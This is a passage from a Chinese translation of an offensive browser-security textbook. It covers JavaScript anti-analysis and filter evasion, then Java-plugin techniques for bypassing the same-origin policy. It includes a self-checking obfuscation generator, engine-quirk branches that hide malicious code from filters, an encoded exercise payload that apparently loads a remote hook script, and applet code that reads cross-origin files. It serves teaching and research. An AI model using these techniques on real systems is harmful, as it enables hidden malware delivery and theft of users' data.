在JavaScript中，如果在函数内部调用`arguments.callee`，则会返回函数自身。这个属性在需要使用匿名递归函数的情况下非常有用。可惜的是，JavaScript已经不提倡使用这个属性了，因此在ECMAScript 5的严格模式下，这个属性无法使用。

利用`arguments.callee`返回函数自身的特性，可以让反模糊更困难。想象一下，函数会检查自身代码的长度。如果检查失败，函数的部分代码将不会执行。如果有人在手工对这些代码求值，修改了它，那么检查就可能会失败。这种情况在手工审查模糊代码时经常出现。例如，嵌套的`eval()`调用可能会被替换成`console.log()`之类的辅助函数，或其他自定义的打印输出函数，以便在实际求值函数之前更好地理解代码。

如果在一个依赖`arguments.callee`检查自身长度的模糊函数内使用这种手段，那么示例中包含恶意代码的部分可能永远也不会执行。如果手工分析过程中修改了这种模糊代码，而对代码长度的检查并没有变化，那么恶意代码就不会运行了。为了更好地理解上述过程，可以看一看下

面这段Ruby代码的实现：

```
placeholder = "XXXXXX"
code = <<EOF
function boot(){
var key = arguments.callee.toString().replace(/\\W/g,"");
console.log(key.length);
if(key.length == #{placeholder}){
    console.log("verification OK");
    //...这里是恶意代码
}else{
    console.log("verification FAIL");
    //...这里是死代码}
}
EOF

code_length = code.gsub(/\W/,"").length
# XXXXXX -> 6 chars
digits = code_length.to_s.length # returns the number of integer digits
if(digits >= placeholder.length)
 to_add = digits - placeholder.length
 final_code = code.gsub(placeholder , (code_length + to_add).to_s)
else
 to_remove = placeholder.length - digits
 final_code = code.gsub(placeholder , (code_length - to_remove).to_s)
end

File.open("result.js", 'w'){|f|f.write(final_code)}
```

得到的JavaScript将被写入result.js，内容如下所示：

```
function boot(){
var key = arguments.callee.toString().replace(/\W/g,"");
console.log(key.length);
if(key.length == 166){
  console.log("verification OK");
  //...这里是恶意代码
}else{
  console.log("verification FAIL");
  //...这里是死代码
}
}
```

为方便说明起见，这里的代码并没有模糊，而且通过Ruby脚本计算的`166`整数也没有，但这两方面通过使用前面介绍的技术都很容易模糊掉。比如，在经过前面Ruby代码处理后，你可以用以下代码代替`166`：

```
document.getElementById('hidden_div').innerHTML +
atob(location.href.split("#")[1])
```

`document.getElementByID()`函数会从当前文档中取得ID为`hidden_div`的元素，结果返回`160`。第二部分则取得当前文档片段标识符之后的所有base64编码的内容，然后解码，再返回

值（返回6）。两个值加在一起还是166。这是一个组合使用不同编码和模糊技术的非常简单的例子。层叠和连缀我们讲过的一些技术，对于防止手工和自动分析你的JavaScript代码非常有帮助。

6. 使用JavaScript引擎的奇怪特性躲避

如果你知道自己的目标使用的是什么渲染引擎，就可以调整自己的模糊技术，通过利用不同渲染引擎间的JavaScript差异，增大反模糊的难度。利用这些差异可以让代码有不同的执行路径，而这取决于反模糊时使用的是什么JavaScript引擎。

比如，Trident（IE的引擎）在对下面的代码求值时返回true，而Gecko和WebKit则返回false：

```
'\v'=='v'
```

另一种识别IE的类似方法是使用条件注释，因为条件注释只在IE中有效。下面再看一个简单的例子，这里的布尔取反操作符!，只有在通过@cc_on启用条件注释的情况下才起作用：

```
is_ie=/*@cc_on!@*/false;
```

如果是IE在对这行代码求值，就会将其解释为!false，从而让变量is_ie的值为true。而在其他浏览器中，由于会把布尔取反操作符看成代码注释，所以变量is_ie的值都将为false。

现在，假设你的目标是IE，而服务器端HTTP过滤引擎使用SpiderMonkey（Firefox的JavaScript引擎）。那么过滤引擎（SpiderMonkey）在对如下代码求值时总会进入else块：

```
if('\v'=='v'){
 ... // 针对IE的恶意代码

}else{
 ... // 针对非IE浏览器的非恶意代码
}
```

过滤引擎解析代码后会进入else语句块，确定其不包含恶意代码。然后，代理就会允许整个JavaScript内容发送到客户端，这样就可能被IE浏览器执行。而这一次代码逻辑则进入包含恶意代码的语句块中。

同样的思路也适用于手工反模糊代码的情境，只要用来评估代码的浏览器或其他工具依赖于某个特定的JavaScript引擎即可。根据想要绕过的过滤工具不同，我们的例子也可能会反其道而行之，但意思是一样的。

3.5 小结

在本章中，我们认识到了持续控制是攻击浏览器的前提。建立通信渠道并且持久化控制，对于成功征服目标而言至关重要。

这一章展示了很多实现通信和持久化的技术，至于选择使用哪个或哪些方法则取决于你，主要还是看效果。一种可能的方案是在与浏览器通信时，可以使用标准的XMLHttpRequest通信渠道，而后在支持的情况下再自动升级到WebSocket协议。更进一步，可以利用内嵌框架和底层弹出窗口，实现持久化的目标。最佳选择还是要看具体的攻击环境。

保持对目标浏览器的控制，让我们有机会将不同的攻击代码模块化，同时实时作出决定。这

样才能进入所谓的攻击反馈循环。某个特定的操作可能会导致一个问题，而对这个问题的深入研究又会暴露更多问题。利用这种方法，你可以选择作出不同的决定。比如，你可以找到目标浏览器本地网络中所有活动的主机，然后选择只扫描它们的端口。

此外，本章还探讨了各种降低你的指令被过滤掉的可能性的技术。使用这些方法会让简单的手工分析更加困难。当然，这些方法的有效性还要看你使用了什么模糊技术，以及目标使用了什么防护技术。

在掌握了各种可用于持续控制目标浏览器的技术后，你该知道怎么利用浏览器的功能对其自身发起攻击了。接下来的几章将聚焦在攻击浏览器上面。

3.6 问题

(1) 使用WebSocket协议相比使用`XmlHttpRequest`有什么优势？

(2) 描述一下基于DNS的通信渠道的原理，为什么说它很适合实现隐蔽通信？

(3) 怎么才算勾连浏览器？

(4) 为什么在不能使用内嵌框架时，可以使用浏览器中间人？

(5) 空白字符编码躲避技术的工作原理是什么？

(6) 假设有一个被Web过滤措施保护的网络。那么你会针对它使用什么躲避技术？怎么组织这些技术？

(7) 为什么时间延迟躲避技术能有效避开恶意软件检测？

(8) 请举出一个劫持DOM事件的例子。

(9) 你觉得什么持久化技术最可靠？你会组合使用前面介绍的技术吗？

(10) 以下编码的字符串会干什么？可以在https://browserhacker.com下载它们。


```
ZXZhbChmdW5jdGlvbihwLGEsYyxrLGUscil7ZT1mdW5jdGlvbihjKXty
ZXR1cm4gYy50b1N0cmluZyhhKX07aWYoIScnLnJlcGxhY2UoL14vLFN0
cmluZykpe3doaWxlKGMtLSlyW2UoYyldPWtbY118fGUoYyk7az1bZnVu
Y3Rpb24oZSl7cmV0dXJuIHJbZV19XTtlPWZ1bmN0aW9uKCl7cmV0dXJu
J1xcdysnfTtjPTF9O3doaWxlKGMtLSlpZihrW2NdKXA9cC5yZXBsYWNl
KG5ldyBSZWdFeHAoJ1xcYicrZShjKSsnXFxiJywnZycpLGtbY10pO3Jl
dHVybiBwfSgnZiAzKGEpe2k9XCdcXHZcJz09XCd2XCc7OCghaSl7Mi5o
KFwnNlwnKVswXS43KGEpfX07cz0yW1wnOVwnK1wnYlwnK1wnY1wnW1wn
ZFwnXSgvZS8sXCc1XCcpXShcJ2dcJyk7ND0iai5rL2wiKyI6MS5tLm4u
byIrIi8vOnAiOzQucSgiIikucigpLnQoIiIpO3MudT13KHgoInk9PSIp
KTszKHMpOycsMzUsMzUsJ3x8ZG9jdW1lbnR8eGlydU1ESnxuZGh5c3xF
bGVtfGhlYWR8YXBwZW5kQ2hpbGR8aWZ8Y3J8fGVhdGV8NDIzNDIzc2Rm
d2VlbnRlbnR8cmVwbGFjZXw0MjM0MjNzZGZ3ZWVudHxmdW5jdGlvbnxz
Y3JpcHR8Z2V0RWxlbWVudHNCeVRhZ05hbWV8fHNqfGtvb2h8MDAwM3w3
Nnw2MXwyNzF8cHR0aHxzcGxpdHxyZXZlcnNlfHxqb2lufHNyY3x8ZXZh
bHxhdG9ifEluTnFMbXR2YjJndk1EQXdNem94TGpFdU1TNHhNakkzTVM4
dk9uQjBkR2dpTG5Od2JHbDBLQ0lpS1pzbmNtVjJKeXNuWVdGaFlXRW5X
eWR5WlhCc1lXTmxKMTBvTDJGaFlXRmhMMmNzSnljcElDNHBZU2dwV3lk
cWIybHVKMTBvSWlJcE93Jy5zcGxpdCgnfCcpLDAse30pKQ==
```


要查看问题的答案，请访问本书网站https://browserhacker.com/answers，或者Wiley的网站

http://www.wiley.com/go/browserhackershandbook。

3.7　注释

1. Mayhem. (2001). *IA32 Advanced Function Hooking*. Retrieved March 8, 2013 from http://www.phrack.org/issues.html?issue=58&id=8#article
2. Caniuse.com. (2013). *WebRTC*. Retrieved March 8, 2013 from http://caniuse.com/#search=webrtc
3. Mozilla. (2013). *Closures*. Retrieved March 8, 2013 from https://developer.mozilla.org/en-US/docs/Web/JavaScript/Guide/Closures
4. Eric Law. (2010). *XDomainRequest - Restrictions, Limitations and Workarounds*. Retrieved March 8, 2013 from http://blogs.msdn.com/b/ieinternals/archive/2010/05/13/xdomainrequest-restrictions-limitations-andwork-arounds.aspx
5. Alex Russel. (2006). *Comet: Low Latency Data for the Browser*. Retrieved March 8, 2013 from http://infrequently.org/2006/03/comet-low-latency-data-for-the-browser/
6. Socket.io. (2012). *Socket.io*. Retrieved March 8, 2013 from http://socket.io/#browser-support
7. Ilya Grogorik. (2009). *EventMachine based WebSocket server*. Retrieved March 8, 2013 from https://github.com/igrigorik/em-websocket
8. EventMachine Team. (2008). *EventMachine*. Retrieved March 8, 2013 from https://github.com/eventmachine/eventmachine/wiki
9. Opera. (2012). *An Introduction to HTML5 web messaging*. Retrieved March 8, 2013 from http://dev.opera.com/articles/view/window-postmessage-messagechannel/
10. I. Fette and A. Melkinov. (2011). *The Websocket Protocol*. Retrieved March 8, 2013 from http://tools.ietf.org/html/rfc6455#section-11.2
11. Securitywire. (2010). *Iodine rules*. Retrieved March 8, 2013 from http://wwwsecuritywire.com/snort _ rules/iodine.rules
12. Kenton Born. (2010). *Browser-based Covert Data Exfiltration*. Retrieved March 8, 2013 from http://arxiv.org/pdf/1004.4357.pdf
13. Mozilla. (2013). *Manipulating the browser history*. Retrieved March 8, 2013 from https://developer.mozilla.org/en-US/docs/Web/Guide/API/DOM/Manipulating_the_browser_history
14. Hans-Peter Buniat. (2012). *jQuery pop-under*. Retrieved March 8, 2013 from https://github.com/hpbuniat/jquery-popunder
15. IOActive. (2012). *Reversal and Analysis of Zeus and SpyEye Banking Trojans*. Retrieved March 8, 2013 from http://www.ioactive.com/pdfs/ZeusSpyEyeBankingTrojanAnalysis.pdf
16. Mozilla. (2013). *EventTarget*. Retrieved March 8, 2013 from https://developer.mozilla.org/en-US/docs/Web/API/EventTarget.addEventListener
17. Dean Edwards. (2010). *Packer*. Retrieved March 8, 2013 from http://dean.edwards.name/packer/
18. Kolisar. (2008). *WhiteSpace: A Different Approach to JavaScript Obfuscation*. Retrieved March 8, 2013 from http://www.defcon.org/images/defcon-16/dc16-presentations/defcon-16-kolisar.pdf
19. Peter Ferrie, (2011). *Malware Analysis*. Retrieved March 8, 2013 from http://pferrie.host22.com/papers/jjencode.pdf

20. Mario Heiderich, Eduardo Alberto Vela Nava, Gareth Heyes, and David Lindsay. (2011). *Web Application Obfuscation*. Retrieved March 8, 2013 from http://www.amazon.co.uk/Web-Application-Obfuscation-WAFs-Evasion-Filtersalert/dp/1597496049
21. Yosuke Hasegawa. (2009). *JJEncode*. Retrieved March 8, 2013 from http://utf-8.jp/public/jjencode.html
22. Yosuke Hasegawa. (2009). *AAEncode*. Retrieved March 8, 2013 from http://utf-8.jp/public/aaencode.html
23. sla.ckers.org. (2009). *Diminutive NoAlNum JS Contest*. Retrieved March 8, 2013 from http://sla.ckers.org/forum/read.php?24,28687
24. Fraser Howard. (2012). *Exploring the Blackhole exploit kit*. Retrieved March 8, 2013 from http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit-10/
25. Graham Cluley. (2012). *Server-side polymorphism: How mutating web malware tries to defeat anti-virus software*. Retrieved March 8, 2013 from http://nakedsecurity.sophos.com/2012/07/31/server-side-polymorphism-malware/
26. Mozilla. (2010). *Property Accessors*. Retrieved March 8, 2013 from https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Operators/Member_Operators

第 4 章

绕过同源策略

SOP，即同源策略，恐怕是Web领域中最重要的安全机制了。可惜不同浏览器对它的实现有很大的差异。如果SOP不起作用，或者说被绕过去了，那么万维网的核心安全机制就失效了。

SOP的意图是限制不相关的源之间通信。换句话说，如果http://browserhacker.com想访问http://browservictim.com中的信息，SOP是不允许的。当然，根据你使用了什么浏览器，或者使用了什么浏览器插件，这个问题也并非总是如此简单。

本章就来分析各种绕过SOP的技术。SOP是浏览器安全的关键，因此也许当你读到这些技术时，这些漏洞可能已经被补上了。同样，研究也不会止步，也很难说不会有新的技术在改进原有技术的基础上出现。

在使用绕过SOP技术时，经常可能会把被勾连的浏览器作为HTTP代理，通过它访问其他目标。没错，听起来有点怪异，但看完本章你就知道这是可能的了。

4.1 理解同源策略

SOP把拥有相同主机名、协议和端口的页面视为来自同一个来源。如果这三个属性中的任何一个不一样，那就是来自不同源的资源。来自同样的主机名、协议和端口的资源之间的交互不受限制。

SOP最初只是针对外部资源所作的规定，但后来就扩展到了其他类型的来源，其中包括使用`file`访问本地文件和使用`chrome`访问浏览器相关的资源。

下面我们打个比方来说明SOP的原理。假设有一家医院，开始的时候，这家医院的所有病人都来自外部。在某个时间点，医院里可能会容纳很多病人，这些病人谁也不认识谁。如果有一个病人向医护人员索要其他病人的病历或相关信息，那就会被拒绝。（可能经过反复地请求，会得到其他医院的允许！）类似地，如果随便一个社会人员向医院申请访问或探视任何病人，那医院会核实他们与病人是否关系密切——来自同一个家庭或来源——然后才能决定是否批准。

现在，假设有一家医院允许病人自由交流，包括查阅医院保存的病人资料，而且还可以跟医院外部的人交流。这就是没有SOP的浏览器。

现实情况更复杂。比如，有一个针对`XMLHttpRequest`、DOM访问和cookie的SOP。甚至针对Java、Flash和Silverlight等不同插件，还有各自对应的SOP，而且每个都有自己的怪异行为和不

同实现。考虑到这么多差异，你就能理解防御者要保护一个来源的安全有多么困难了。

不止如此，Web应用之间的确有充分的理由需要跨域通信。其中一些跨域通信技术第3章也介绍过，包括XHR轮询、WebSocket协议、`window.postMessage()`函数和DNS隧道。接下来的几节会展示更多Web应用间跨域通信的例子。

4.1.1 SOP 与 DOM

在决定JavaScript及其他协议如何访问DOM时，需要评估URL的三个部分：主机名、协议和端口。如果两个站点拥有相同的主机名、协议和端口，那么就可以访问DOM。唯一的例外是IE，它在授权DOM访问时只验证主机名和协议。

对于所有脚本都来自同一来源的情况，这没问题。但很多时候，同一根域名下面可能会有其他主机，该主机需要访问源页面的DOM。比如，对于一系列使用中心认证服务器的站点，store.browservictim.com可能需要通过login.browservictim.com来认证。

4

此时，这些站点可以使用`document.domain`属性，允许同一域名下的其他站点访问DOM。要允许来自login.browservictim.com的代码访问store.browservictim.com中的表单，开发人员可以为同一根域名的两个站点都设置`document.domain`属性：

```
document.domain = "browservictim.com"
```

DOM中有了这条声明，SOP就对根域名下的所有页面开放了。换句话说，属于browservictim.com域名的任何页面，都可以访问当前页面的DOM了。不过，设置这些值的时候有一些限制。一旦SOP对根域名开放，就不能再设防了。

为了演示这一点，可以尝试对根域名设置`document.domain`属性。然后，再尝试施加限制。可是，在针对根域名放开SOP之后，再想限制回去，就会引发错误：

```
// 当前域: store.browservictim.com
document.domain = "browservictim.com"; // Ok

// 当前域: browservictim.com
document.domain = "store.browservictim.com"; // Error
```

在这样放开SOP之前，开发人员应该了解这样做的可能后果。如果是运营环境下，有人上线了wikidev.browservictim.com，那么这个新站点中的漏洞就会危及store.browservictim.com。也就是说，如果攻击者能够利用未打补丁的漏洞，把恶意代码上传到wikidev子域，那么该代码就拥有了访问登录站点的权限。结果可能是泄露信息或XSS、XSRF和其他类型的攻击。

4.1.2 SOP 与 CORS

默认情况下，如果使用XMLHttpRequest对象（XHR）向不同来源发送请求，那你就会读不到响应。但是，请求还是会到达目标网站。对跨域请求来说，这是一个非常有用的特性，第9章和第10章在介绍其他攻击技术时还会再讨论。

SOP阻止你读取HTTP响应首部或主体。而放开SOP，允许XHR跨域通信的一个办法，就是

使用CORS。如果browserhacker.com源返回以下响应首部，那么browservictim.com的每个子域都会打开与browserhacker.com的双向通信渠道：

```
Access-Control-Allow-Origin: *.browservictim.com
Access-Control-Allow-Methods: OPTIONS, GET, POST
Access-Control-Allow-Headers: X-custom
Access-Control-Allow-Credentials: true
```

第一个HTTP响应首部很好理解，其他几个分别指定了请求可以使用`OPTIONS`、`GET`或`POST`方法，并且要包含X-custom首部。另外要注意，Access-Control-Allow-Credentials首部允许对资源的认证通信。可以通过以下代码片段来解释：

```
var url = 'http://browserhacker.com/authenticated/user';
var xhr = new XMLHttpRequest()
xhr.open('GET', url, true);
xhr.withCredentials = true;
xhr.onreadystatechange = do_something();
xhr.send();
```

前面的例子要取得/authenticated/user资源，要求通过凭证访问。而将`withCredentials`设置为`true`，就可以启用JavaScript认证。

4.1.3 SOP与插件

理论上讲，如果插件来自http://browserhacker.com:80/，那它就只能访问http://browserhacker.com:80/。而在实践中，事情并不那么简单。正如本章所要讲的，Java、Adobe Reader、Adobe Flash和Silverlight等都实现了SOP，但多数都缺乏一致性，因此过去出现了各式各样的绕过SOP的技术。

每一种主要的浏览器插件对SOP都有自己的实现方式，比如某些版本的Java认为，只要两个域的IP地址一样，那它们就是同源的。在虚拟主机的环境下，多个域名可能对应着同一个IP地址，那Java的这个实现几乎是致命的。

Adobe的PDF阅读器和Flash插件一直存在重大安全漏洞，其中大多数漏洞允许执行任意代码，因此安全风险远高于绕过SOP。不过，绕过SOP同样也会影响这两个插件。

Adobe Flash提供了一种管理跨域通信的机制，就是不同的源都要在网站根目录下放一个crossdomain.xml文件，文件内容类似如下所示：

```
<?xml version="1.0"?>
  <cross-domain-policy>
       <site-control permitted-cross-domain-policies="by-content-type"/>
       <allow-access-from domain="*.browserhacker.com" />
  </cross-domain-policy>
```

有了这个文件，browserhacker.com的所有子域就可以在应用中相互通信了。

Java和Silverlight的SOP也用类似的方式开放，因为这两个插件都支持crossdomain.xml。而且，Silverlight还支持clientaccesspolicy.xml。在发出跨域请求时，Silverlight首先会检查这个文件，如果没找到，则会再查找crossdomain.xml。这两个插件都有自己的问题，稍后我们会介绍。

4.1.4　通过界面伪装理解 SOP

界面伪装（UI redressing），简单地说，就是通过修改用户界面的视觉元素，达到掩盖实施恶意活动的目的。在一个可见的按钮上面放一个透明的提交按钮，单击后执行恶意操作，或者改变光标位置，让用户的移动或单击操作不符合自己的预期，这些都属于界面伪装。界面伪装攻击一直是一种成功的技术，本章后面会讲到，Facebook和其他流行网站都遭到过这种攻击。

界面伪装攻击绕过SOP的方式不一样。其中一些（漏洞已经修复）依赖这样一个事实：当从主窗口到内嵌框架，内嵌框架之间，以及窗口之间执行拖放操作时，不强制应用SOP。另一些则依赖在请求查询网页源代码时，不强制应用SOP。

4.1.5　通过浏览器历史理解 SOP

获取浏览器历史可能侵害终端用户的隐私。第5章将主要介绍这种以用户隐私为目标的攻击，但本章也会介绍一些攻击浏览器历史的例子。

其中一些这样的攻击依赖于经典的SOP实现缺陷，比如http协议可以访问其他协议（browser、about或mx）。这些攻击可以在Avant和Maxthon这两个没那么有名，但在中国有很多用户的浏览器中得手。

另一些更复杂的攻击涉及利用SOP在加载跨域资源时的不规范问题。这些攻击可用于揭示浏览器之前访问过的网站。

4.2　绕过 SOP 技术

不同开发者对SOP的理解并不相同。而复杂多样的解读对我们攻击浏览器是非常有利的。

提高攻击成功率的一个方法是找到绕过SOP的技术。然后，就可以利用被害浏览器发动进一步攻击，这并不限于对互联网，也包括对内部网，甚至对本地文件系统。

以下几小节将演示绕过SOP的可能方案，主要通过利用浏览器插件、浏览器实现差异，甚至通过第三方应用。当然，这些方案远非全部，但可以作为比较常见而且成功的绕行方案的入门向导。在了解了这些基础知识后，第6章、第7章和第8章将进一步探讨更多绕过SOP的技术。

4.2.1　在 Java 中绕过 SOP

Java 1.7u17和Java 1.6u45在不同的域返回相同IP的情况下，不会贯彻SOP。换句话说，如果browserhacker.com和browservictim.com都解析到同一个IP，那么Java小程序就可以发送跨域请求并读取响应。

查一查Java 6和Java 7的文档，特别是`URL`对象的`equals`方法[1]，会看到如下表述："如果两个主机名可以解析为同一个IP地址，则将它们看成同一个主机……"显然，这是Java 中SOP实现的漏洞（本书写作时还没有修复）。在虚拟主机环境中，这个漏洞是非常容易利用的，因为同一台服务器和同一个IP可能会对应数百个域名。

看下面的例子，假设www.browserhacker.com和www.browservictim.com都解析到IP地址192.168.0.2：

```
$ cat /etc/hosts/
192.168.0.2     www.browservictim.com
192.168.0.2     www.browserhacker.com
```

那么在下面的Java小程序中，在调用`getInfo()`方法时，就会创建一个`java.net.URL`的新实例，通过它可以从www.browserhacker.com的一个指定URL中提取内容：

```
import java.applet.*;
import java.awt.*;
import java.net.*;
import java.util.*;
import java.io.*;

public class javaAppletSop extends Applet{
 public javaAppletSop() {
  super();
  return;
 }

 public static String getInfo(){
  String result = "";
  try {
    URL url = new URL("http://www.browserhacker.com" +
    "/demos/secret_page.html");
    BufferedReader in = new BufferedReader(
        new InputStreamReader(url.openStream()));

    String inputLine;
    while ((inputLine = in.readLine()) != null)
     result += inputLine;
     in.close();
    }
    catch (Exception exception){
     result = "Exception: " + exception.toString();
    }
    return result;
 }
}
```

现在编译前面的小程序，并将其嵌入www.browservictim.com的某个HTML页面。接下来，在Firefox中通过Java插件1.6u45或1.7u17版打开该页面。嵌入小程序的HTML代码如下：

```
<html>
<!--
Tested on:
 - Java 1.7u17 and Firefox (CtP allowed)
 - Java 1.6u45 and IE 8
-->
<body>
<embed id='javaAppletSop' code='javaAppletSop'
```

```
type='application/x-java-applet'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop'></embed>
<!-- use the following one for IE -->
<!--
<applet id='javaAppletSop' code='javaAppletSop'
codebase='http://browservictim.com/' height='0'
width='0'name='javaAppletSop'></applet>
-->
<script>
// 设置5秒超时，等待用户允许CtP
function getInfo(){
 output = document.javaAppletSop.getInfo();
 if (output) alert(output);
}
setTimeout(function(){getInfo();},5000);
</script>
</body>
</html>
```

如图4-1中的弹出对话框所示，可以看到已经从www.browservictim.com取得了demos/secret_page.html的内容，因为Java不认为该域与www.browserhacker.com不一样。




图4-1　未签名的小程序可以跨域取得内容

这里的关键是小程序使用`URL`、`BufferedReader`和`InputStreamReader`对象的权限。在Java 1.6中，平常的未签名的小程序可以在用户不介入的情况下运行（除非是在比较新的浏览器

里，未经签名的小程序必须通过用户授权才能运行）。在Java 1.7中，小程序必须经用户明确许可才能运行，用户必须单击Run（运行）按钮才能执行。

这是因为2013年上半年Java 1.7在第11次更新时，Oracle修改了小程序的交付机制。现在，用户必须通过点击播放（Click to Play）功能，才可以运行签名的及未签名的小程序。这个机制刚开始的实现被Immunity[2]绕过了，结果Oracle又打了一次补丁。此外，从Java 7u21开始，Oracle又更新了[3]点击播放安全对话框，以根据小程序的类型区分显示给用户的消息。

同样，从终端用户的角度看，两个签名的小程序运行在7u21以上的Java版本中，一个在沙箱里，一个在沙箱外，它们的差别就在于一个词[4]。如果签名的小程序需要在沙箱外运行的权限，那么显示给用户的消息是"…will run with unrestricted access …"。如果签名的小程序运行在沙箱里，那么显示给用户的消息就是"…will run with restricted access …"。可以看到，这两条消息有着非常小的差异。这里的真正问题在于，有多少用户能注意到那么小的差异？不管怎样，"单击运行"还是有效地屏蔽了通过Java偷偷绕过SOP的机会。

Mario Heiderich提到过，Firefox中的LiveConnect[5] API和Java插件都可用时，Java存在怪异行为。LiveConnect在Firefox 15及更早版本中，暴露了一个`Packages` DOM对象。通过这个对象，可以直接在DOM中调用Java对象及方法。下面是一个使用`Packages` DOM对象绕过SOP的示例：

```
<script>
var url = new Packages.java.net.URL("http://browservictim.com/cookie.php");
var is = new Packages.java.io.BufferedReader(
new Packages.java.io.InputStreamReader(url.openStream()));
var data = '';
while ((l = is.readLine()) != null) {
data+=l;
}
alert(data)
</script>
```

而通过`Packages`调用Java代码时，会出现一个比较危险的副作用。假如代码在Firefox 15及更早版本中，通过Java 1.7以下版本执行，就会完全绕过前面讨论的"单击运行"机制。如果浏览器是Firefox，而且它启用了LiveConnect API，那么浏览器静默的本性就会强化这种通过Java小程序绕过SOP的可能性。

另一个可以用来绕过SOP的Java漏洞是CVE-2011-3546，在被发现10个月后的2011年底被修复了。Adobe Reader中也有一个绕过SOP的类似方法，下一小节会继续讨论。Neal Poole发现[6]，如果用于加载小程序的资源收到一个301或302重定向应答，那么重定向的来源而不是目标，会被确定为小程序的源。比如下面的代码：

```
<applet
code="malicious.class"
archive="http://browservictim.com?redirect_to=
http://browserhacker.com/malicious.jar"
width="100" height="100"></applet>
```

我们肯定会认为，如果这里的小程序想要访问browservictim.com，那么SOP就会起作用。当

然，此时还应该抛出违反SOP的错误。这是一个没有缺陷的SOP实现该做的，因为这个小程序的源是browserhacker.com。然而，Java 1.7和Java 1.6u27（及之前版本）认为，重定向的来源也是有效的源。实践当中，这意味着可以访问受到*开放性重定向*（Open Redirection）缺陷影响的任何源。于是，小程序会从重定向的目标（也就是攻击者控制的网站）被加载，而受害的源（受到开放性重定向攻击的源）则是重定向的来源。

Frederik Braun[7]发现了Java 1.7u5及更早版本中的另一个有意思的绕行方案，被Oracle后来在Java 1.7u9中堵住了。这个方案涉及Java的`URL`对象（前面例子中用过），把`ftp`和`file`等URI协议的使用列入了跨域请求的黑名单，但却允许`jar`协议，这样就可以创建像下面这样有效的URI：

```
jar:http://browserhacker.com/secret.jar
```

这样的`jar` URI可用于创建`URL`对象的新实例。因为SOP此时不起作用，所以加载自browserhacker.com的未签名的Java小程序，就可以请求不同源的JAR文件，实际上也可以读取其中的内容。

通过这种方式绕过SOP，不仅仅可以访问JAR文件。JAR文件本质上是包含Manifest和META-INF文件夹的ZIP文件。Microsoft Office和Open Office文档格式也一样，意味着利用这种绕行技术可以读取docx、odt、jar乃至其他任何存档文件。

以下代码利用这种绕行策略，可以读取Open Office文档的内容：

```
import java.awt.*; import java.applet.Applet ;
import java.io.* ; import java.net.*;

public class zipSopBypass extends Applet {
 private TextArea ltArea = new TextArea("", 100, 300);
 public void init (){
   add(ltArea);
 }

 public void paint (Graphics g) {
  g.drawString("Reading file content in JAR...", 80, 80);
  // 这个小程序加载自（源为）http://browserhacker.com origin
  String url = "jar:https://browservictim.com/"+
   "stuff/confidential.odt!/content.xml";
  String content = "";
  try{
   URL u = new URL(url);
   BufferedReader ff = new BufferedReader(
     new InputStreamReader(u.openStream())
   );
   while (ff.ready()){
     content += ff.readLine();
   }
  }catch(Exception e){
    g.drawString( "Error",100,100);
  }

  ltArea.setText(content);
  g.drawString(content ,100,100);
```

```
    }
}
```

注意，前面代码中的`url`变量指向了包含在odt文件中的content.xml资源。在Open Office文档中，每个文件都包含一个content.xml资源。

前面刚刚谈到的几乎所有Java绕行漏洞都被Oracle修复了。不过，根据安全公司WebSense[8]和Bit9[9]的报告，大量企业仍然在使用老版本的包含漏洞的Java。2013年7月左右，Bit9通过自己的软件声誉服务（software reputation service），统计了大约400个组织的Java使用情况。总体来看，大约有100万个企业的终端系统涵盖在这次调查范围之内。其中，80%的系统使用Java 6。在这些系统中，仍然可以不经用户介入而运行未签名的小程序。

最新的浏览器和Java都实现了点击播放安全机制。你可能会认为，这个安全机制能阻挡你在攻击浏览器的过程中利用Java小程序。事实上，完全阻挡还做不到，只能说会制造一些麻烦。别忘了，IE9及更低版本还没有实现点击播放。同样，根据Bit9的调查，93%的组织在同一台机器上安装了不同版本的Java。换句话说，在攻击浏览器的时候，利用Java的可能性还是很大的。对于安装有多个Java版本的系统，可以攻击旧版本以及不支持“单击运行”的目标浏览器。

Java插件的广泛存在为攻击者提供了大量机会。Eric Romang总结绘制了可能导致任意代码执行的Java零日时间线，如图4-2[10]所示。虽然这些并非绕过SOP的技术，但通过这个时间线可以看到将来的可能性。




图4-2　2012年至2013年年中的Java安全漏洞时间线

4.2.2　在 Adobe Reader 中绕过 SOP

